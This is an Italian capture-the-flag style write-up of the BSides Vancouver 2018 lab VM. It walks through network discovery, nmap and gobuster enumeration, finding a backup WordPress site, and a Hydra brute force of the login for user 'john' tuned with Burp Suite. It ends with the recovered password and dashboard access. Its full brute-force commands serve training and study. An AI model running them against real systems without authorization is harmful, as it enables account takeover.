


ESERCIZIO ESTENSIONE BSIDES VANCOUVER 2018

Dopo aver scaricato il file ho installato la macchina nel laboratorio virtuale ed impostata la rete in modo da avere tutte le macchine sotto la stessa rete NAT.

Come primo passo è stata effettuata una Enumerazione della Rete per verificare gli host attivi.

Con il comando nella kali `sudo arp-scan --localnet` è stata effettuata una scansione delle rete per mappare gli indirizzi IP.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo arp-scan --localnet  
[sudo] password for kali:  
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:b7:23, IPv4: 10.0.2.15  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
)  
10.0.2.1      52:55:0a:00:02:01      (Unknown: locally administered)  
10.0.2.2      08:00:27:23:2e:69      (Unknown)  
10.0.2.5      08:00:27:58:32:68      (Unknown)  
  
3 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 2.182 seconds (117.32 hosts/sec)  
. 3 responded  
  
(kali@kali)-[~]  
$
```

Dall'analisi sono stati rilevati tre host attivi nel segmento di rete 10.0.2.0/24:

- **10.0.2.1:** Identificato come Gateway/Host fisico (MAC non standard).
- **10.0.2.2:** Identificato come servizio di infrastruttura VirtualBox (DHCP/DNS).
- **10.0.2.5:** Identificato come potenziale target (MAC vendor: Oracle VirtualBox).

Fase di Port Scanning e Validazione


Per confermare il bersaglio, è stata eseguita una scansione mirata sulle porte comuni (22, 80, 443) con i seguenti esiti:

- **Host 10.0.2.2:** Ha restituito tutte le porte **chiuse**. Questo conferma che si tratta di un'interfaccia di servizio e non di un server vulnerabile.
- **Host 10.0.2.1:** Ha restituito lo stato **filtered**. Questo indica la presenza di un firewall (quello del PC Host) che scarta i pacchetti, confermando che l'host è protetto e non fa parte del laboratorio.
- **Host 10.0.2.5:** Ha rivelato le porte **22 (SSH)** e **80 (HTTP)** in stato **OPEN**.

Risultato:

L'host **10.0.2.5** è stato confermato come il target del laboratorio (BSides Vancouver 2018). La presenza della porta 80 aperta indica che il vettore di attacco iniziale è probabilmente di natura **Web**, mentre la porta 22 suggerisce un possibile punto di accesso remoto una volta ottenute le credenziali.

Trovato l'IP ho caricato nel browser



It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

Ispezione della Home Page

L'accesso alla root del server (`http://10.0.2.5/`) ha restituito la pagina di default di **Apache2** ("It works!").

- **Osservazione:** La presenza di questa pagina indica che il server web è correttamente configurato e attivo, ma non sono presenti contenuti o link diretti nella pagina principale.
- **Deduzione:** Il contenuto rilevante del laboratorio (vulnerabilità, file o CMS) è probabilmente ospitato in directory nascoste o non indicizzate.

Con CTRL + U è stata eseguita l'ispezione del codice HTML




```
<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
</body></html>
```

Analisi del Codice Sorgente (Source Code View)

Risultato: Il codice sorgente è risultato pulito. Non sono stati rinvenuti commenti (`), script nascosti o percorsi di file sensibili lasciati dagli sviluppatori.

Conclusione: Non essendo presenti indizi nel codice "in chiaro", è necessario procedere con tecniche di Directory Brute-Forcing per mappare la struttura del server.

Enumerazione dei servizi e del web server,



```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo nmap -sV -p 80,22 --script http-enum,http-methods,http-vuln-* 10.0.2.5
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-18 10:07 EST
Nmap scan report for 10.0.2.5
Host is up (0.00068s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_ http-server-header: Apache/2.2.22 (Ubuntu)
| http-enum:
|_ /robots.txt: Robots file
MAC Address: 08:00:27:58:32:68 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.36 seconds

(kali@kali)-[~]
$
```

Dai risultati **nmap** si possono trarre indicazioni operative:

Sistema

- **OS:** Linux (Ubuntu)
- **SSH:** OpenSSH 5.9p1 → **versione molto datata** (potenziale vettore escalation)
- **Web server:** Apache 2.2.22 → **EOL**, noto per vulnerabilità e misconfigurazioni


Porte

- **22/tcp (SSH)** aperta
- **80/tcp (HTTP)** aperta

File trovato: /robots.txt (elemento interessante)


troviamo l'esistenza del file `/robots.txt` L'analisi di questo file è un passo critico nell'Information Gathering, in quanto potrebbe rivelare directory nascoste, percorsi di backup o aree di amministrazione escluse volontariamente dall'indicizzazione dei motori di ricerca, fornendo nuovi potenziali vettori di attacco.

Azione: Analisi del file `robots.txt`



- **Risultato:** È stata individuata la direttiva `Disallow: /backup_wordpress`.
- **Analisi Tecnica:** La presenza di questa directory suggerisce che sul server è presente (o è stata presente) un'installazione di WordPress. I backup sono target critici poiché possono contenere il file `wp-config.php`, che solitamente ospita le credenziali del database.
- **Conclusione:** La directory `/backup_wordpress` rappresenta il prossimo obiettivo di enumerazione per individuare file scaricabili o punti di accesso al CMS.

Azione: Esplorazione della directory /backup wordpress.



- **Risultato:** È stata confermata la presenza di un sito **WordPress**

Analisi della pagina:

- dal titolo posto in alto **Deprecated WordPress blog Just another WordPress site** si capisce che si tratta di un sito vecchio in abbandono e quindi non aggiornato.
- La lettura dei post pubblicati ha permesso di identificare con certezza due account validi: admin e john.
- Il post a firma di john riporta esplicitamente il suo ruolo come *"IT administrator"* informazione fondamentale poiché sposta il focus dell'attacco verso un utente che possiede privilegi elevati o capacità di accesso via SSH.
- Vulnerabilità: L'esposizione pubblica di nomi utente e ruoli amministrativi facilita attacchi mirati di *Brute Force* o *Credential Stuffing*
- dall'analisi della Directory /backup_wordpress Il termine "backup" suggerisce la possibile presenza di file sensibili come archivi (.zip, .sql) o file di configurazione (wp-config.php) lasciati probabilmente accessibili.

Enumerazione Directory per individuare file

A seguito del fallimento dei tentativi manuali (Error 404), è stata adottata una strategia di **Fuzzing mirato** per individuare file di backup o configurazioni sensibili non indicizzate

Comando Eseguito: `gobuster dir -u http://10.0.2.5/backup_wordpress/ -w /usr/share/wordlists/dirb/common.txt -x zip,tar.gz,sql,txt,bak,php.swp`

L'analisi degli status code restituiti permette di mappare la vulnerabilità del sistema

```
(kali@kali)-[~]
$ gobuster dir -u http://10.0.2.5/backup_wordpress/ -w /usr/share/wordlists/
dirb/common.txt -x zip,tar.gz,sql,txt,bak,php.swp

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.0.2.5/backup_wordpress/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: sql,txt,bak,php.swp,zip,tar.gz
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 297]
/.hta.zip (Status: 403) [Size: 301]
/.htaccess (Status: 403) [Size: 302]
/.hta.php.swp (Status: 403) [Size: 305]
/.hta.txt (Status: 403) [Size: 301]
/.hta.bak (Status: 403) [Size: 301]
/.hta.sql (Status: 403) [Size: 301]
/.htaccess.zip (Status: 403) [Size: 306]
```

Durante la fase di enumerazione dei file e delle directory, sono stati analizzati gli HTTP status code restituiti dal server. Le risposte **200 OK** e **301 Redirect** hanno permesso di identificare diversi file accessibili e la struttura standard di un'installazione WordPress. In particolare, l'endpoint `/wp-login.php`, è stato individuato come punto di autenticazione attivo del CMS e quindi come principale superficie di attacco per le fasi successive.

Ho inserito nel browser il seguente link http://10.0.2.5/backup_wordpress/wp-login.php ed effettuato diversi tentativi di login con utente con esito negativo



Per tanto ho deciso di utilizzare Hydra per risalire solo alla password dell'utente John

```
hydra -l john -P /usr/share/wordlists/rockyou.txt 10.0.2.5 ssh
```

Durante la fase di brute-forcing con Hydra, l'attacco ha restituito molteplici "falsi positivi" (16 password indicate come corrette). Questo è accaduto perché il server rispondeva con uno **Status Code 200 OK** anche in caso di login fallito, impedendo a Hydra di distinguere autonomamente tra successo e insuccesso.

Per tanto per superare lo stallo è stato determinante l'utilizzo di Burp Suite, attraverso i seguenti passaggi:

- **Intercettazione (Proxy):** È stata catturata la richiesta POST verso `/wp-login.php` per identificare i parametri esatti inviati dal modulo (`log`, `pwd`, `wp-submit`).
- **Analisi della Risposta (Repeater):** Inviando una richiesta di test con credenziali errate, è stata esaminata la risposta HTML del server.
- **Identificazione del Trigger:** È stata individuata la stringa di errore specifica presente nel codice sorgente: `<div id="login_error">...incorrect.</div>`.

1 2 3 4

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2025.10.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < > % Burp AI

Request

Pretty Raw Hex

```
1 POST /backup_wordpress/wp-login.php HTTP/1.1
2 Host: 10.0.2.5
3 Content-Length: 97
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.0.2.5
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
10 Gecko) Chrome/142.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
12 e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Referer: http://10.0.2.5/backup_wordpress/wp-login.php
14 Accept-Encoding: gzip, deflate, br
15 Cookie: wordpress_test_cookie=WP+Cookie+check
16 Connection: keep-alive
17 log=john&pwd=test1234&wp-submit=Log+In&redirect_to=
18 %2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1
```

Response

Pretty Raw Hex Render

```
35 </script>
36 </head>
37 <body class="login login-action-login wp-core-ui locale-en-us">
38 <div id="login">
39 <h1>
40 <a href="https://wordpress.org/" title="Powered by WordPress" tabindex="1">
41 Deprecatcd WordPress blog
42 </a>
43 </h1>
44 <div id="login_error">
45 <strong>
46 ERROR
47 </strong>
48 : The password you entered for the username <strong>
49 john
50 </strong>
51 is incorrect. <a href="
52 /backup_wordpress/wp-login.php?action=lostpassword">
53 Lost your password?
54 </a>
55 <br />
56 </div>
57 <form name="loginform" id="loginform" action="
58 /backup_wordpress/wp-login.php" method="post">
59 <div>
```

0 highlights 0 highlights Selection: 223 (0xdf)

Done

Event log All issues

Affinamento dell'attacco: Grazie a questa analisi, è stato possibile configurare Hydra con l'istruzione `F=incorrect`, istruendo il software a scartare ogni risposta contenente tale parola.

```
kali@kali: ~  
Session Actions Edit View Help  
└─$ hydra -l john -P /usr/share/wordlists/rockyou.txt 10.0.2.5 http-form-post  
"/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testc  
ookie=1:F=incorrect"  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-18 11:  
26:16  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1  
/p:14344399), ~896525 tries per task  
[DATA] attacking http-post-form://10.0.2.5:80/backup_wordpress/wp-login.php:l  
og=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:F=incorrect  
[STATUS] 89.00 tries/min, 89 tries in 00:01h, 14344310 to do in 2686:13h, 16  
active  
[STATUS] 83.67 tries/min, 251 tries in 00:03h, 14344148 to do in 2857:25h, 16  
active  
[STATUS] 82.29 tries/min, 576 tries in 00:07h, 14343823 to do in 2905:18h, 16  
active  
[STATUS] 82.67 tries/min, 1240 tries in 00:15h, 14343159 to do in 2891:46h, 1  
6 active  
[80][http-post-form] host: 10.0.2.5 login: john password: enigma  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-18 11:  
57:17  
  
(kali@kali)-[~]  
└─$
```

Hydra ha smesso di dare falsi positivi e ha isolato l'unica password reale.

Risultato finale:

- **Username:** john
- **Password:** enigma

Escalation dei privilegi con **John the Ripper**

Dopo aver ottenuto l'accesso al sito con la password trovata da Hydra, l'obiettivo è l'**escalation dei privilegi** (diventare amministratore)

È stato effettuato l'accesso con successo con la login sopra indicata e sono entrato nella dashboard

The screenshot shows the WordPress 4.5 dashboard in a web browser. The address bar indicates the URL is `http://10.0.2.5/backup_wordpress/wp-admin/`. The browser's address bar includes several bookmarks: OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The dashboard itself features a dark sidebar on the left with a menu containing: Dashboard, Home, Updates (with a red notification icon), Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, Settings, and a Collapse menu option. The main content area is titled "Dashboard" and includes a notification at the top: "WordPress 6.9 is available! Please update now." Below this, the "At a Glance" widget shows "2 Posts" and "1 Page", and a status bar indicates "WordPress 4.5 running Twenty Sixteen theme" with an "Update to 6.9" button. The "Activity" widget lists "Recently Published" items with timestamps and a "Retired" notice. The "Recent Comments" widget shows a comment from "Mr WordPress on Hello world!" with a prompt to delete it. At the bottom of the dashboard, there are filters for comments: "All (1)", "Pending (0)", "Approved (1)", "Spam (0)", and "Trash (0)". On the right side, the "Quick Draft" widget provides fields for "Title" and "What's on your mind?", along with a "Save Draft" button. Below this, the "WordPress News" widget displays two "RSS Error" messages. A large, empty dashed box is visible on the right side of the dashboard. The footer of the dashboard reads "Thank you for creating with WordPress."